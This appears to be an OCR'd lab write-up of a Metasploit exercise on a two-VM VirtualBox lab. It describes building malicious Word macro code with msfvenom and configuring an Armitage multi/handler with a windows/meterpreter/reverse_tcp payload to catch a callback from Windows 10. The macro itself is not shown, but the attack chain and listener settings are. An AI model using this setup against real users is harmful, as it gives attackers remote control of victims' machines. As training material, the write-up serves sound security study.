Metasploit Exercise Part-2

Preparation: For this exercise, two virtual machines have been prepared. Th first one is Kali Linux, from where Metasploit and Armitage have been run. The other virtual machine is Windows 10.

Objective: The objective of the exercise is to use Msfvenom to create malicious Office macro code and use the Metasploit environment to attack a Windows 10 workstation. The exercise involves attacking a Windows 10 workstation using malicious code in a Word file. To do this, malicious code is created with msfvenom, the code is attached to a Word file, and Kali Linux is configured with Metaspoloit -Armitage listener. If the user opens a Word file containing malicious code, the listener wakes up, which can connect to the user's workstation and attack the workstation.


IP addresses assigned for these three machines are-

Kali Linux- 10.114.48.4


Windows 10- 10.114.48.5


Procedure

- Microsoft office has been installed in windows 10 machine.
- Word on the Windows 10 desktop has been also be used to add malicious code to the file.
- In Kali Linux terminal malicious code has been created and moved to Windows 10 machine as a text file
- Afterwards, the malicious code has been pasted in Word file and saved as macro-enabled format.




- In Kali Linux, Metasploit and Armitage have been launched.
- In Armitage console, listener has been configured to exploit windows 10 machine



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
6:16
Trash
File System
Home
Firefox ESR
id.txt
passwd.txt
Metas
Shell No. 1
File Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for kaliuser:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Use sessions -1 to interact with the last opened session
M S F
=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 429 post]
+ -- --=[1471 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
Connect...
Host 127.0.0.1
Port 55553
User msf
Pass *******
Connect Help
Right


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
Armitage View Hosts Attacks Workspaces Help
multi
browser
elasticsearch
fileformat
ftp
gdb
hams
handler
http
ids
iiop
kubernetes
local
misc
mysql
ntp
php
postgres
realserver
samba
sap
multi/handler
Generic Payload Handler
This module is a stub that provides all of the features of the Metasploit payload system to exploits that have been launched outside of the framework.
Option
Value
PAYLOAD
windows/meterpreter/reverse_tcp
LPORT
8080
LHOST
10.114.48.4
ExitOnSession
false
DisablePayloadHandler
false
Targets:
0 => Wildcard Target
Show advanced options
Launch
Console X
msf6 >
Right Ctrl


- In windows 10 machine the word file with malicious code has been opened.

